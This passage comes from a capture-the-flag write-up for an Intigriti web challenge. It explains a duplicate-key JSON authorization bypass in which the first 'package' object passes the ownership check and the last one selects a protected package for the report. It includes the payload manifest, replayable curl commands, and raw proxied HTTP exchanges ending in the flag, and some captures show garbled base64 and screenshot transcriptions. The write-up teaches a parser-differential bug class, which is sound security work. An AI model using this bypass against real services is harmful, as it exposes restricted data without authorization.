
Side notes from package copy that nudged later thinking:

- `legacy-adapter` release notes mention that historical ingestion keeps the initial package declaration, while report rendering uses reconstructed manifest data. That smells like more than one interpretation of the same document.
- `compat-sample` says protected findings are not included in ordinary reports.

5. Negative tests that map the real boundary

With a real account, run the happy path first. Preflight your own `hello-world`. You get a normal report. Pipeline works.

Then break one assumption at a time. The table below is the map that actually led to the bug. Each row is a real request, not a guess.



Experiment	Result	Lesson
Preflight own <code>hello-world</code>	Report ready, ordinary release notes	End-to-end pipeline works
<code>scope: "core"</code> alone	Preview / sign rejected	Ownership is enforced somewhere
Own scope + name <code>security-notes</code>	<code>status: not_found</code>	Name alone does not cross scopes

Experiment	Result	Lesson
Sign own package, publish core package bytes	Publication approval invalid	Signature binds full manifest bytes
Extra keys, <code>__proto__</code> , wrong operation or visibility	Rejected	Schema is strict on members and enums
Duplicate <code>name</code> keys inside one package object	Last name used for report target	Per-field parse is last-wins
Core package first, own package second	Preview fails	First top-level package object drives authz
Own package first, core package second	Flag	Last top-level package object drives report identity

Also ruled out while hunting:

- Stored XSS via description: React renders report fields as text children, not HTML.
- Approval field mix-and-match: hash and signature checks hold.
- Cross-user publication IDOR: other users cannot read your publication id.
- Unicode confusables for scope, path tricks on package URLs, basic prototype pollution on register/login/publish.

CSP allows `'unsafe-inline'`, so if an HTML sink existed, classic XSS would matter. In this app path, it did not. The flag was never in a reflected description field.

6. JSON on the wire: ordered text vs abstract maps


This is the first-principles piece. Skip it and the exploit looks like a magic string. Include it and the bug is obvious once you see the dual read.

In the abstract data model, a JSON object is a collection of name/value pairs. In the ECMA-404 text format, an object is a sequence of members between braces. The standard does not define what happens when the same name appears twice. Real parsers almost always keep the **last** value and drop earlier ones when they build a map.

That is fine if every later step uses the same map. It is not fine if:

1. one check walks the raw text (or a multi-map) and takes the **first** member named **package**, and
2. another step builds a normal object and takes the **last** member named **package**.

You then have two truths inside one document. Authz can pass for truth A while the report is built from truth B.



7. The bug: first package for authz, last for the report

On this service, the empirical model is simple:

- **First** top-level **"package"** object: authorization. Scope must equal the caller's namespace.
- **Last** top-level **"package"** object: package identity for preflight and release notes.

Control experiment: reverse the order (core first, own second). Preview fails. That is the fingerprint of first-for-auth, last-for-action. If both steps used last-wins only, reverse order would still authorize you (own last) and then report on your own package. It does not. Order matters because the checks disagree.

Root cause in one sentence: the server never canonicalizes the decoded manifest to a single package object before applying both authorization and report generation, so duplicate keys create two package identities in one request.

Dual package manifest (raw JSON before base64)

```
{
  "package": {
    "scope": "hax44265-d098d1e1",
    "name": "hello-world",
    "version": "1.0.0"
  },
  "package": {
    "scope": "core",
    "name": "security-notes",
    "version": "1.0.0"
  },
  "metadata": {
    "description": "x",
    "visibility": "private"
  },
  "operation": "preflight"
}
```

First package object: attacker namespace (authorization). Last package object: protected target (report).

Figure 12. Dual **package** payload. First object: attacker namespace and a package that exists there. Second object: **core** / **security-notes** / **1.0.0**.

Important detail: the first package name must be a package that exists in your namespace if you care about a clean “package exists” report path for your own identity, but the decisive part is the last object’s triple. In practice we used **hello-world** as the first package because it is a seeded starter package.

The signed hash still covers the full ambiguous bytes. That is why approval swap attacks fail, but dual-key polyglots succeed: you sign the polyglot once, and every step after sign still sees the same bytes. Authz and action still split those same bytes differently.

8. Full exploit path you can replay

Everything below is enough to reproduce from a clean browser or from curl. Screenshots use pinchtab (local Chrome control plane) on the live challenge.

1. Open <https://challenge-0726.intigriti.io/challenge.html> and register or log in.
2. GET `/api/me` with cookies. Read `user.namespace` and `csrf_token`.
3. Build the dual-package JSON (section 8.1). First package uses your namespace. Second uses `core/security-notes/1.0.0`.
4. UTF-8 encode, standard Base64, call that string `manifest_b64`.
5. POST `/api/manifests/preview` with `Content-Type: application/json` and header `x-csrf-token`.
6. POST `/api/manifests/sign` with the same body. Keep the full approval object.
7. POST `/api/publications` with `manifest_b64` plus approval fields.
8. GET `/api/publications/{publication_id}`. Flag is in `report.release_notes`.

8.1 Payload (raw JSON before Base64)

```
{
  "package": {
    "scope": "<YOUR_NAMESPACE>",
    "name": "hello-world",
    "version": "1.0.0"
  },
  "package": {
    "scope": "core",
    "name": "security-notes",
    "version": "1.0.0"
  },
  "metadata": {
    "description": "x",
    "visibility": "private"
  },
  "operation": "preflight"
}
```


Replace `<YOUR_NAMESPACE>` with the value from `/api/me` (example used here: `hax44265-d098d1e1`). Do not include the leading `@` in the JSON scope field; the API uses the bare namespace string.

8.2 Minimal shell reproduction

```
# after login cookies are in jar file cj
NS=$(curl -sS -b cj -c cj https://challenge-0726.intigriti.io/api/me | jq -r .user.namespace)
CSRF=$(curl -sS -b cj https://challenge-0726.intigriti.io/api/me | jq -r .csrf_token)


# build dual package JSON with $NS, base64 it into $M, then:

curl -sS -b cj -X POST https://challenge-0726.intigriti.io/api/manifests/preview \
  -H "content-type: application/json" -H "x-csrf-token: $CSRF" \
  -d "{\"manifest_b64\":\"$M\"}"

curl -sS -b cj -X POST https://challenge-0726.intigriti.io/api/manifests/sign \
  -H "content-type: application/json" -H "x-csrf-token: $CSRF" \
  -d "{\"manifest_b64\":\"$M\"}"
# save approval_id, manifest_sha256, nonce, expires_at, signature

curl -sS -b cj -X POST https://challenge-0726.intigriti.io/api/publications \
  -H "content-type: application/json" -H "x-csrf-token: $CSRF" \
  -d "{\"manifest_b64\":\"$M\", ...approval fields...}"

curl -sS -b cj https://challenge-0726.intigriti.io/api/publications/$PID
# report.release_notes -> INTIGRITI{...}
```



GET /api/publications/{id} response (truncated)

```
{
  "publication_id": "cf9bd28b-7bb9-4a08-9bca-3d30bffe8b84",
  "target": "@core/security-notes",
  "version": "1.0.0",
  "status": "ready",
  "report": {
    "digest": "e490e65a5d588d8fbab5db1253eb21fdbbc5aead825aebd00ecfd5d8b50d9bab3",
    "target": "@core/security-notes",
    "compatibility": "Read-only preflight completed.",
    "release_notes": "INTIGRITI{019f8700-4613-74fb-923e-781903e4bee9}",
    "latest_version": "1.0.0",
    "package_exists": true
  }
}
```

Figure 14. Same evidence from the API: `GET /api/publications/6c92cb70-6452-47ed-b1e2-3f3b8a2646e0`. Target is `@core/security-notes`, and `report.release_notes` is the flag.

Example reproduction identifiers from this session:

- Publication id: `6c92cb70-6452-47ed-b1e2-3f3b8a2646e0`
- Approval id: `cb113dd8-320a-4649-98b5-eb5e9aec2538`
- Account namespace: `hax44265-d098d1e1`

YOUR NAMESPACE

@hax44265-d098d1e1

Overview

Observatory
archive

Manifest Studio

Publication
history

REGISTRY OBSERVATORY

Publication History

Create manifest

Target	Version	Status	Approval	Time	
@core/security-notes	1.0.0	ready	cb113dd8...	7/30/2026, 5:44:07 PM	View
@core/security-notes	1.0.0	ready	cd2a4de2...	7/30/2026, 5:43:46 PM	View
@core/security-notes	1.0.0	ready	f89c483a...	7/30/2026, 5:43:36 PM	View
@hax44265-d098d1e1/legacy-adapter	0.9.0	ready	79dce3cc...	7/30/2026, 5:42:58 PM	View
@hax44265-d098d1e1/legacy-adapter	0.9.0	ready	7410991f...	7/30/2026, 5:42:54 PM	View
@hax44265-d098d1e1/legacy-adapter	0.9.0	ready	9270a6f5...	7/30/2026, 5:42:50 PM	View
@hax44265-d098d1e1/legacy-adapter	0.9.0	ready	50df3cee...	7/30/2026, 5:42:46 PM	View
@hax44265-d098d1e1/legacy-adapter	0.9.0	ready	4aad52b5...	7/30/2026, 5:42:41 PM	View
@hax44265-d098d1e1/legacy-adapter	0.9.0	ready	41bb3f5d...	7/30/2026, 5:42:37 PM	View
@hax44265-d098d1e1/legacy-adapter	0.9.0	ready	98571bc7...	7/30/2026, 5:42:33 PM	View
@hax44265-d098d1e1/legacy-adapter	0.9.0	ready	ebc184a9...	7/30/2026, 5:42:28 PM	View
@hax44265-d098d1e1/legacy-adapter	0.9.0	ready	02e263c8...	7/30/2026, 5:42:23 PM	View
@hax44265-d098d1e1/hello-world	1.0.0	ready	d8abbede...	7/30/2026, 5:41:27 PM	View
@hax44265-d098d1e1/legacy-adapter	0.9.0	ready	81dc8d9e...	7/30/2026, 5:39:51 PM	View
@hax44265-d098d1e1/security-notes	1.0.0	not_found	88d1af4b...	7/30/2026, 5:39:18 PM	View
@hax44265-d098d1e1/hello-world	1.0.0	ready	d8e2596d...	7/30/2026, 5:39:16 PM	View
@hax44265-d098d1e1/security-notes	1.0.0	not_found	ecb32d9c...	7/30/2026, 5:39:14 PM	View
@hax44265-d098d1e1/hello-world	1.0.0	ready	d33fe11c...	7/30/2026, 5:38:52 PM	View
@hax44265-d098d1e1/hello-world	1.0.0	ready	d356b4f1...	7/30/2026, 5:38:48 PM	View
@hax44265-d098d1e1/hello-world	1.0.0	ready	ffdd691f...	7/30/2026, 5:34:43 PM	View
@hax44265-d098d1e1/compat-bridge	2.4.0	not_found	42fa4f7d...	7/30/2026, 5:30:01 PM	View
@hax44265-d098d1e1/security-notes	1.0.0	not_found	0c744ae8...	7/30/2026, 5:29:54 PM	View
@hax44265-d098d1e1/legacy-adapter	0.9.0	ready	ee14899f...	7/30/2026, 5:21:48 PM	View
@hax44265-d098d1e1/hello-world	1.0.0	ready	ebcc7164...	7/30/2026, 5:19:58 PM	View
@hax44265-d098d1e1/hello-world	1.0.0	ready	75aa8c28...	7/30/2026, 5:19:54 PM	View
@hax44265-d098d1e1/hello-world	1.0.0	ready	77e5aab1...	7/30/2026, 5:19:50 PM	View
@hax44265-d098d1e1/hello-world	1.0.0	ready	5c394ee f...	7/30/2026, 5:19:45 PM	View
@hax44265-d098d1e1/security-notes	1.0.0	not_found	64d93408...	7/30/2026, 5:18:59 PM	View
@hax44265-d098d1e1/hello-world	1.0.0	ready	70a3c119...	7/30/2026, 5:18:55 PM	View
@hax44265-d098d1e1/security-notes-core	1.0.0	not_found	d0b1df13...	7/30/2026, 5:14:50 PM	View
@hax44265-d098d1e1/core-security-notes	1.0.0	not_found	607c0a26...	7/30/2026, 5:14:44 PM	View
@hax44265-d098d1e1/hello-world	1.0.0-core.security-notes	ready	db7c4f74...	7/30/2026, 5:12:16 PM	View
@hax44265-d098d1e1/hello-world	1.0.0-x.7.2.92	ready	4c4669e0...	7/30/2026, 5:12:05 PM	View
@hax44265-d098d1e1/hello-world	1.0.0-alpha	ready	9073d445...	7/30/2026, 5:12:00 PM	View
@hax44265-d098d1e1/hello-world	1.0.0	ready	b5ecfb69...	7/30/2026, 5:11:56 PM	View
@hax44265-d098d1e1/security-notes	1.0.0	not_found	bd56aaa0...	7/30/2026, 5:08:04 PM	View
@hax44265-d098d1e1/hello-world	1.0.0	ready	e3edc157...	7/30/2026, 5:07:17 PM	View

Figure 15. Full publication history after repeated preflights. Multiple ready rows for `@core/security-notes` show the path is stable, not a one-off race.

8b. HTTP evidence (Caido re-run)

The original writeup was light on raw HTTP. We re-ran the full chain through **Caido** (local proxy `127.0.0.1:8080`) so every request and response is in proxy history with exportable raw bytes. Cookies and CSRF values below are redacted; the wire shape is unchanged.

Tool choice: **Caido** over installing gori for this pass. Caido was already running, authenticated via the workspace skill, and gives full raw request/response plus curl export. gori is a solid keyboard-driven proxy for terminal work; it is optional here, not required for evidence quality.

Caido HTTP history — exploit re-run (proxied via 127.0.0.1:8080)

#	Step	Status	Caido ID
#1	GET /api/me → namespace + csrf_token	200	87
#2	GET /api/packages/core/security-notes → 403 (ACL holds)	403	88
#3	Dual package REVERSED (core first) → preview 400	400	89
#4	Dual package (own first, core last) → preview 200	200	90
#5	POST /api/manifests/sign → approval + signature	201	91
#6	POST /api/publications → publication_id	201	92
#7	GET /api/publications/{id} → flag in release_notes	200	93

Full raw request/response pairs exported from Caido and redacted for cookies/CSRF. Replay timestamp 2026-07-30T22:11Z.

Figure H0. Exploit re-run steps and Caido request IDs (login → me → 403 → reverse fail → preview → sign → publish → flag).

H1. Direct ACL still holds

GET /api/packages/core/security-notes → 403 (ACL holds) 403

Captured via Caido · request id 88 · host challenge-0726.intigriti.io · cookie/csrf redacted

REQUEST

```
GET /api/packages/core/security-notes HTTP/1.1
Host: challenge-0726.intigriti.io
User-Agent: curl/8.20.0
Accept: */*
Cookie: cy_session=JwkUT3jL...REDACTED
```

RESPONSE

```
HTTP/1.1 403 Forbidden
Date: Thu, 30 Jul 2026 22:11:02 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 50
Connection: keep-alive
Cross-Origin-Opener-Policy: same-origin
Cross-Origin-Resource-Policy: same-origin
Origin-Agent-Cluster: ?1
Referrer-Policy: no-referrer
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Content-Type-Options: nosniff
X-DNS-Prefetch-Control: off
X-Download-Options: noopen
X-Frame-Options: SAMEORIGIN
X-Permitted-Cross-Domain-Policies: none
X-XSS-Protection: 0
Etag: W/"32-ies09VUisc+UhvDM+n06bbMrfnM"
X-Content-Type-Options: nosniff
Content-Security-Policy: default-src 'self'; script-src 'self' 'unsafe-inline';
style-src 'self' 'unsafe-inline' https://fonts.googleapis.com/css2; img-src
'self' data:; connect-src 'self' https://fonts.googleapis.com/css2
https://fonts.gstatic.com; base-uri 'none'; form-action 'self'; frame-ancestors
'self'; font-src 'self' https://fonts.gstatic.com
Referrer-Policy: no-referrer
X-Frame-Options: SAMEORIGIN
Permissions-Policy: geolocation=(), microphone=(), camera=()

{"error":"System package details are restricted."}
```

Figure H1. `GET /api/packages/core/security-notes` returns 403. The package exists; detail access is denied. The bypass is the report pipeline, not this endpoint.

H2. Control: reverse dual package fails

The screenshot displays a web browser window with a dark theme. The address bar shows a URL with a challenge ID. The 'Request' tab is active, showing a POST request to `/api/manifests/preview` with a status of 400. The request headers include `Host: challenge-0726.intigriti.io`, `User-Agent: curl/8.20.0`, `Accept: */*`, and a `Cookie` with session and csrf tokens. The request body is a large JSON object. The 'Response' tab shows a 400 Bad Request error with various headers like `Date: Thu, 30 Jul 2026 22:11:03 GMT`, `Content-Type: application/json`, and a `Content-Length: 44`. The response body is a JSON object with an error message: `{\"error\": \"Manifest could not be previewed.\"}`.

```
POST /api/manifests/preview HTTP/1.1
Host: challenge-0726.intigriti.io
User-Agent: curl/8.20.0
Accept: */*
Cookie: cy_session=JwKUT3jL_REDACTED
content-type: application/json
x-csrf-token: c9ada9083ec286246_REDACTED
Content-Length: 423

{"manifest_b64": "ewogICJwYmRyYndIjogewogICAgInJib3BlIjogImNvcmluLAAgICAgInShhbWUiOiAiC2VjdXpjdHktb082Xm4LAogICAgInZlcnNpb24iOiAiNS4wLjAICiAgfSwKICAgfjA2FnZS16IHSKICAgICJ2Z9vZS16ICJoYXg0NDIHS1W0k4ZDFMSsCiAgICaibmFtZS16ICJoZWxsby13b3JzCzCISCIAGICAImlmYy21vb1I6ICXlJAuMCINICB9LAogICJtZXRhZGF0YS16IHSKICAgICJkZXNjcmw6dG9vb1I6ICJ4IiwKICAgICJ2aXNpYm1saXRS1jogInYxZhdGUiCiAgfSwKICAlb3BlcmF0aW9uIjogInByZWZsaWdodCIKfQ=="}
```

```
HTTP/1.1 400 Bad Request
Date: Thu, 30 Jul 2026 22:11:03 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 44
Connection: keep-alive
Cross-Origin-Opener-Policy: same-origin
Cross-Origin-Resource-Policy: same-origin
Origin-Agent-Cluster: ?1
Referrer-Policy: no-referrer
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Content-Type-Options: nosniff
X-DNS-Prefetch-Control: off
X-Download-Options: noopen
X-Frame-Options: SAMEORIGIN
X-Permitted-Cross-Domain-Policies: none
X-XSS-Protection: 0
RateLimit-Policy: 60;w=60
RateLimit: limit=60, remaining=59, reset=60
ETag: W/"2c-Ms0vJZLDAAPts1PDBvSwua8e+kE"
X-Content-Type-Options: nosniff
Content-Security-Policy: default-src 'self'; script-src 'self' 'unsafe-inline'; style-src 'self' 'unsafe-inline' https://fonts.googleapis.com/css2; img-src 'self' data; connect-src 'self' https://fonts.googleapis.com/css2 https://fonts.gstatic.com; base-uri 'none'; form-action 'self'; frame-ancestors 'self'; font-src 'self' https://fonts.gstatic.com
Referrer-Policy: no-referrer
X-Frame-Options: SAMEORIGIN
Permissions-Policy: geolocation=(), microphone=(), camera=()

{"error": "Manifest could not be previewed."}
```

H3. Exploit order: preview accepts

The screenshot displays a network capture in Burp Suite. The top bar indicates the request was captured via Caldo, with details like request ID 90 and host challenge-0726.intigriti.io. The main area is split into two panels: REQUEST and RESPONSE.

REQUEST

```
POST /api/manifests/preview HTTP/1.1
Host: challenge-0726.intigriti.io
User-Agent: curl/8.20.0
Accept: */*
Cookie: cy_session=JwKUT3jL_REDACTED
content-type: application/json
x-csrf-token: c9ada9083ec26246_REDACTED
Content-Length: 423

{"manifest_b64":"","ewogICJwYWRyYWdlIjogewogICAgInNjb3BBIjogImhhedQ0MjVlWQwOTkxMmUxIiwKICAgICJzZWZjaW9uIjogIjEuMC4wIGogIHosCiAgInBhY2thZ2UiOjB7CiAgICAic2NvcGUoIAlY29yZSIscCIgAgICAibmFtZS16ICJzZWNIcmle0e5lub3RlcycIsCiAgICAidmVyc2lvbiGICXlxjAuMCIKICB9LAogICJzZXRhZGF0YS16IHsKICAgICJkZXNjcmlwdGlvbiGICJ4IiwKICAgICJ2aXNpYmlsaXR5IjogInByaXZhZdGU1CiAgfSwKICAIb3BlcmF0aW9uIjogInByZWZsaWdocCkIKQ=="}
}
```

RESPONSE

```
HTTP/1.1 200 OK
Date: Thu, 30 Jul 2026 22:11:04 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 38
Connection: keep-alive
Cross-Origin-Opener-Policy: same-origin
Cross-Origin-Resource-Policy: same-origin
Origin-Agent-Cluster: 71
Referrer-Policy: no-referrer
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Content-Type-Options: nosniff
X-DNS-Prefetch-Control: off
X-Download-Options: noopen
X-Frame-Options: SAMEORIGIN
X-Permitted-Cross-Domain-Policies: none
X-XSS-Protection: 0
RateLimit-Policy: 60;w=60
RateLimit: limit=60, remaining=58, reset=60
ETag: W/"26-NBOX10B+/Up94KDIFqIm06aw0Jg"
X-Content-Type-Options: nosniff
Content-Security-Policy: default-src 'self'; script-src 'self' 'unsafe-inline'; style-src 'self' 'unsafe-inline' https://fonts.googleapis.com/css2; img-src 'self' data; connect-src 'self' https://fonts.googleapis.com/css2 https://fonts.gstatic.com; base-uri 'none'; form-action 'self'; frame-ancestors 'self'; font-src 'self' https://fonts.gstatic.com
Referrer-Policy: no-referrer
X-Frame-Options: SAMEORIGIN
Permissions-Policy: geolocation=(), microphone=(), camera=()

{"valid":true,"operation":"preflight"}
```


H4. Sign the polyglot bytes

POST /api/manifests/sign → approval + signature 201

REQUEST

```
POST /api/manifests/sign HTTP/1.1
Host: challenge-0726.intigriti.io
User-Agent: curl/8.20.0
Accept: */*
Cookie: cy_session=JwkUT3jL-REDACTED
content-type: application/json
x-csrf-token: c9ada9083ec26246-REDACTED
Content-Length: 423
```

[illegible]

RESPONSE

```
HTTP/1.1 201 Created
Date: Thu, 30 Jul 2026 22:11:05 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 320
Connection: keep-alive
Cross-Origin-Opener-Policy: same-origin
Cross-Origin-Resource-Policy: same-origin
Origin-Agent-Cluster: ?1
Referrer-Policy: no-referrer
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Content-Type-Options: nosniff
X-DNS-Prefetch-Control: off
X-Download-Options: noopen
X-Frame-Options: SAMEORIGIN
X-Permitted-Cross-Domain-Policies: none
X-XSS-Protection: 0
RateLimit-Policy: 20;w=60
RateLimit: limit=20, remaining=19, reset=60
ETag: W/"140-t4+5+b5S3narQob4BamQJ+HKDM"
X-Content-Type-Options: nosniff
Content-Security-Policy: default-src 'self'; script-src 'self' 'unsafe-inline'; style-src 'self' 'unsafe-inline' https://fonts.googleapis.com/css2; img-src 'self' data:; connect-src 'self' https://fonts.googleapis.com/css2 https://fonts.gstatic.com; base-uri 'none'; form-action 'self'; frame-ancestors 'self'; font-src 'self' https://fonts.gstatic.com
Referrer-Policy: no-referrer
X-Frame-Options: SAMEORIGIN
Permissions-Policy: geolocation=(), microphone=(), camera=()
```

```
{
  "approval_id": "ef80efc8-6801-4775-9981-
aff59cf22c86",
  "manifest_sha256": "e490ee65a5d588d8fbab5db1253eb21dfbc5aead825aebd00
ecd5d8b50d9bab3",
  "nonce": "VMZHPYDV2nWLXextoMh-
Ud0mAl6e6MQaC8WsAks28",
